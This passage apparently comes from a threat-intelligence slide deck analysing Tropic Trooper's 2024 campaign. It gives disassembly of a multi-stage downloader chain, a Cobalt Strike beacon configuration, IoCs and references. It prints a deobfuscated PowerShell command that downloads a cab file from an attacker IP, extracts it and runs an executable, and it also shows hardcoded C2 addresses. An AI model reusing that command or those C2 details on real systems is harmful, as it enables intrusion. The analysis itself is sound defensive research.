lea     r8d, [r12+50h]  ; nServerPort
mov     [rsp+1D0h+dwContext], r12 ; dwContext
mov     [rsp+1D0h+var_1A0], r12d ; dwFlags
mov     [rsp+1D0h+dwService], 3 ; dwService
mov     qword ptr [rsp+1D0h+dwFlags], r12 ; lpszPassword
xor     r9d, r9d        ; lpszUserName
lea     rdx, szServerName ; "45.32.117.177"
mov     rcx, rax        ; hInternet
call    cs:InternetConnectA
mov     rsi, rax
test    rax, rax
jz      short loc_14000271E
```

```
mov     [rsp+1D0h+dwContext], r12 ; dwContext
mov     [rsp+1D0h+var_1A0], 804C8200h ; dwFlags
mov     qword ptr [rsp+1D0h+dwService], r12 ; lplpszAcceptTyp
mov     qword ptr [rsp+1D0h+dwFlags], r12 ; lpszReferrer
xor     r9d, r9d        ; lpszVersion
lea     r8, szObjectName ; "/1.js"
lea     rdx, szVerb     ; "GET"
mov     rcx, rax        ; hConnect
call    cs:HttpOpenRequestA
mov     rdi, rax
test    rax, rax
jz      short loc_140002715
```


```
mov     [rsp+1D0h+dwFlags], r12d ; dwOptionalLength
xor     r9d, r9d        ; lpOptional
xor     r8d, r8d        ; dwHeadersLength
xor     edx, edx        ; lpszHeaders
mov     rcx, rax        ; hRequest
call    cs:HttpSendRequestW
mov     rcx, rdi        ; hRequest
test    eax, eax
jnz     short loc_14000272C
```

```
.text:00000001400028C8 lea     rsi, enc_data
.text:00000001400028CF mov     rcx, rsi
.text:00000001400028D2 call    dec             ; ret.
.text:00000001400028D2                         ; 00007FF7D89746E0  43 00 3A 00 5C 00 75 00 73 00 65 00 72 00 73 00  C.:.\.u.s.e.r.s.
.text:00000001400028D2                         ; 00007FF7D89746F0  5C 00 50 00 75 00 62 00 6C 00 69 00 63 00 5C 00  \.P.u.b.l.i.c.\.
.text:00000001400028D2                         ; 00007FF7D8974700  56 00 69 00 64 00 65 00 6F 00 73 00 5C 00 73 00  V.i.d.e.o.s.\.s.
.text:00000001400028D2                         ; 00007FF7D8974710  63 00 72 00 69 00 70 00 74 00 2E 00 6A 00 73 00  c.r.i.p.t...j.s.
.text:00000001400028D7 mov     qword ptr [rsp+1D0h+var_1A0], r12 ; hTemplateFile
.text:00000001400028DC mov     [rsp+1D0h+dwService], 80h ; dwFlagsAndAttributes
.text:00000001400028E4 mov     [rsp+1D0h+dwFlags], 2 ; dwCreationDisposition
.text:00000001400028EC xor     r9d, r9d        ; lpSecurityAttributes
.text:00000001400028EF xor     r8d, r8d        ; dwShareMode
.text:00000001400028F2 mov     edx, 40000000h  ; dwDesiredAccess
.text:00000001400028F7 call    cs:CreateFileW
.text:00000001400028FD mov     rbx, rax
.text:0000000140002900 mov     qword ptr [rsp+1D0h+dwFlags], r12 ; lpOverlapped
.text:0000000140002905 lea     r9, [rbp+0D0h+NumberOfBytesWritten] ; lpNumberOfBytesWritten
.text:000000014000290C mov     r8d, 84200h     ; nNumberOfBytesToWrite
.text:0000000140002912 mov     rdx, [rbp+0D0h+lpBuffer] ; lpBuffer
.text:0000000140002916 mov     rcx, rax        ; hFile
.text:0000000140002919 call    cs:WriteFile
```

script.js(1.js)
(Downloader)

Downloader2: script.js

- script.js is obfuscated.
- De-obfuscated script shows that it downloads an archive "test.cab" from a C2 sand save it in a specific file path.
- Then, the script extracts the cab file and executes a McAfeeManager.exe to load next Downloader3




script.js(1.js)
(Downloader)

```
Deobfuscate Script Result(Partial excerpt):
powershell.exe" -ExecutionPolicy Bypass -Command
"$url = 'hxxp://39.101.207[.]15/test.cab'; $outputPath =
'C:¥Users¥Public¥Music¥2.cab'; $extractPath =
'C:¥Users¥Public¥Music¥'; Invoke-WebRequest -Uri $url -OutFile
$outputPath; Expand -F:* $outputPath $extractPath; Start-
Process -FilePath 'C:¥Users¥Public¥Music¥McAfeeManager.exe'"
```

Case4 Identified the Initial Infection Vector

- The updater file was the source of infection
- The script.js and cab files are also malicious




Downloader3: McVsoCfg.dll

This dll file is Downloader and the code was obfuscated by CFF.

It downloads an shellcode from the hardcoded C2 and launch it in memory.


```
.text:000000018003D5C2          call    __alloca_probe
.text:000000018003D5C7          sub     rsp, rax
.text:000000018003D5CA          mov     rax, rsp
.text:000000018003D5CD          mov     [rbp+120h+var_C8], rax
.text:000000018003D5D1          mov     rax, [rbp+120h+var_108]
.text:000000018003D5D5          mov     [rbp+120h+var_160], rax
.text:000000018003D5D9          mov     rax, [rbp+120h+var_160]
.text:000000018003D5DD          mov     rax, [rbp+120h+var_160]
.text:000000018003D5E1          mov     rcx, '771.711'
.text:000000018003D5EB          mov     [rax+6], rcx
.text:000000018003D5EF          mov     rcx, '11.23.54'
.text:000000018003D5F9          mov     [rax], rcx      ; 45.32.117.177
```



```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0:0000   E8 00 00 00 00 59 49 89 C8 BA 45 77 62 30 49 81  è....YI‰È°Ewb0I.
0:0010   C0 14 35 02 00 41 B9 04 00 00 00 56 48 89 E6 48  À.5..A¹....VH‰æH
0:0020   83 E4 F0 48 83 EC 30 48 89 4C 24 28 48 81 C1 14  ƒäðHƒì0H‰L$(H.Á.
0:0030   0B 00 00 C7 44 24 20 00 00 00 00 E8 05 00 00 00  ...ÇD$ ....è....
0:0040   48                                               .D‰H
0:0050   4C                                               TAUAV
0:0060   41                                               ...E3
0:0070   FF C7 45 D0 6B 00 65 00 48 8B F1 4C 89 7D F8 B9  ÿÇEÐk.e.H‹ñL‰}ø¹
0:0080   13 9C BF BD 4C 89 7D C8 44 8B EA 4C 89 7D 08 45  .œ¿½L‰}ÈD‹êL‰}.E
0:0090   8D 4F 65 4C 89 7D 10 44 88 4D BC 44 88 4D A2 4C  .OeL‰}.DˆM¼DˆM¢L
0:00A0   89 7D 00 4C 89 7D E8 4C 89 7D 18 44 89 7D 24 44  ‰}.L‰}èL‰}.D‰}$D
```

Launch the downloaded shellcode

Downloader4: embedded PE within shellcode

The shellcode contains another PE which is also downloader.
The PE sends the victim's env such as language ID, hostname and username to C2 for filtering not actual target.
Then it deliver the next encrypted payload, if it is their targets.
The decryption is AES using Windows API with the hardcoded key.

```
var_3B8= qword ptr -3B8h
pcbBuffer= dword ptr -3A8h
Buffer= byte ptr -3A0h
var_388= byte ptr -388h
var_318= byte ptr -318h
nSize= dword ptr  20h

push    rbx
sub     rsp, 3D0h
call    cs:GetSystemDefaultLangID
lea     rdx, [rsp+3D8h+nSize] ; nSize
mov     [rsp+3D8h+nSize], 10h
lea     rcx, [rsp+3D8h+Buffer] ; lpBuffer
movzx   ebx, ax
call    cs:GetComputerNameA
lea     rdx, [rsp+3D8h+pcbBuffer] ; pcbBuffer
mov     [rsp+3D8h+pcbBuffer], 301h
lea     rcx, [rsp+3D8h+var_318] ; lpBuffer
call    cs:GetUserNameA
lea     rax, [rsp+3D8h+var_318]
mov     r8d, ebx
lea     r9, [rsp+3D8h+Buffer]
mov     [rsp+3D8h+var_3B8], rax
lea     rdx, Format     ; "/404.php?id=%04x&name=%s&username=%s"
lea     rcx, [rsp+3D8h+var_388] ; Buffer
call    sub_180001370
```

```
v4 = InternetOpenA("WinInetGet/0.1", 0, 0LL, 0LL, 0);
v5 = InternetConnectA(v4, "45.32.117.177", 0x50u, 0LL, 0LL, 3u, 0, 0LL);
v6 = v5;
if ( v5 )
{
  v7 = HttpOpenRequestA(v5, "GET", a2, 0LL, 0LL, 0LL, 0x804C8200, 0LL);
```

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
3:AA30   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:AA40   00 00 00 00 00 00 00 00 00 30 75 00 00 01 00 00  .........0u.....
3:AA50   00 01 00 00 00 FF 00 00 00 FF FF FF FF FF FF FF  .....ÿ...ÿÿÿÿÿÿÿ
3:AA60   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
3:AA70   FF 00 00 00 00 00 00 00 00 2E 2F 2E 2F 2E 2C 2E  ÿ........././.,.
3:AA80   26 2E 2C 2E 2F 2E 2C ED 7E 2E 2D 2E 2C 2E 2A 2E  &.,./.,í~.-.,.*.
3:AA90   2E 25 96 2E 2A 2E 2C 2E 2A 2E 0E 26 1A 2E 2B 2E  .%-.*.,.*..&..+.
3:AAA0   2F 2E 2C 2E 03 2E 29 2E 2D 2F 2E 1E AF B1 1E 23  /.,...).-/..¯±.#
3:AAB0   28 27 04 A8 66 A8 D9 23 2F 2F 2F 2B 2E 2D AF A3  ('.¨f¨Ù#///+.-¯£
3:AAC0   2E 1E AF A7 2C AF AF 2E A9 82 BF F6 0F AC 86 1C  ..¯§,¯¯.©‚¿ö.¬†.
3:AAD0   6F 69 15 FF BE 52 92 A6 A4 63 FF 8B D3 4E 1B F2  oi.ÿ¾R'¦¤cÿ‹ÓN.ò
```

Payload: CobaltStrike Beacon


Extracted malware configuration of the CobaltStrike Beacon

```
BeaconType                - HTTPS
Port                      - 50000
SleepTime                 - 3000
MaxGetSize                - 2099252
Jitter                    - 45
MaxDNS                    - Not Found
PublicKey_MD5             - 5d31cda8059a60086c394d0e51f7a178
C2Server                  - 154.90.62[.]210,/Originate/contacts/CX4YJ5JI7RZ
UserAgent                 - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
                            Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
HttpPostUri               - /Divide/developement/GIZWQVCLF
Malleable_C2_Instructions - Remove 910 bytes from the end
                            Remove 1182 bytes from the beginning
                            NetBIOS decode 'a'
                            XOR mask w/ random key

                                        ......skipped......

Watermark                 520

                                        ......skipped......
```

Watermark: **520** is a characteristic of the Tropic Trooper

Summarized the complicated infection flow

- This scheme connected to the C2 server **5 times**. The actor could filter out **the non-target connection**, and did not provide next artifacts.
- The infection vector was **an updater** of wellknown-app.
- A variant of **Xiangoop** was discovered and the payload was CobaltStrike Beacon



Conclusions

Summary of Tropic Trooper's activities

- Tropic Trooper is still very active in 2024 to targeting material industries
- They actively trying unconventional intrusion and new methods, unconcerned with the boundary between cyber and physical.
- EntryShell and Xiangoop have been updating to became more complex and sophisticated

Lesson Learned

- The threat actor uses all means to attack, so always investigate any suspicion and be prepared for the “unknown”.
- Don’t assume general-use items are always safe, that mindset is outdated.
- Always question everything and dig deeper.

"Sharp insight" and "strong forensic/reversing skills" are essential to protect us from these threats!

IoCs in 2024

IP Address	Type
103.234.54[.]128	CobaltStrike Beacon C2
45.32.117[.]177	CobaltStrike Beacon C2
154.90.62[.]210	CobaltStrike Beacon C2
39.101.207[.]15	Malware Hosted IP

File Name	File Hash	Type
McVsoCfg.dll	D69C86EBB784DFF473816BE8D39F0627	XiangoopLoader
McVsoCfg.dll	2d818d945736487efe67e626048d6073	XiangoopLoader
WindowsPerformanceRecorderUI.dll	83536db909a85f041398accd89167888	Downloader
youdaodictupt.exe	16a37c7c2f8b7310ee8ef2dcd33af39b	Downloader
Script.js	E19abad9ec2887c9b6e4ccc62171f730	Powershell embededd downloader

References

https://www.virusbulletin.com/uploads/pdf/conference/vb2023/slides/Slides-Unveiling-Activities-of-Tropic-Trooper.pdf
https://blog-en.itochuci.co.jp/entry/2023/09/28/171001
https://blog-en.itochuci.co.jp/entry/2023/10/06/173200
https://jsac.jpcert.or.jp/archive/2024/pdf/JSAC2024_2_3_sasada_hazuru_en.pdf
https://documents.trendmicro.com/assets/wp/wp-operation-tropic-trooper.pdf
https://citizenlab.ca/2016/11/parliament-keyboy/
https://www.macnica.co.jp/business/security/security-reports/pdf/cyberespionage_report_2022.pdf
https://www.ncsc.gov.uk/files/NCSC-MAR-SparrowDoor.pdf
https://www.welivesecurity.com/2021/09/23/famoussparrow-suspicious-hotel-guest/
https://www.trendmicro.com/en_fi/research/23/h/earth-estries-targets-government-tech-for-cyberespionage.html
https://www.eset.com/int/about/newsroom/press-releases/research/eset-research-discovers-famoussparrow-apt-group-spying-on-hotels-governments-and-private-companies/
https://blog-en.itochuci.co.jp/entry/2023/09/28/171001

Thanks for Listening ☺

ishimaru-suguru☺itochu.co.jp
niwa-yus☺itochu.co.jp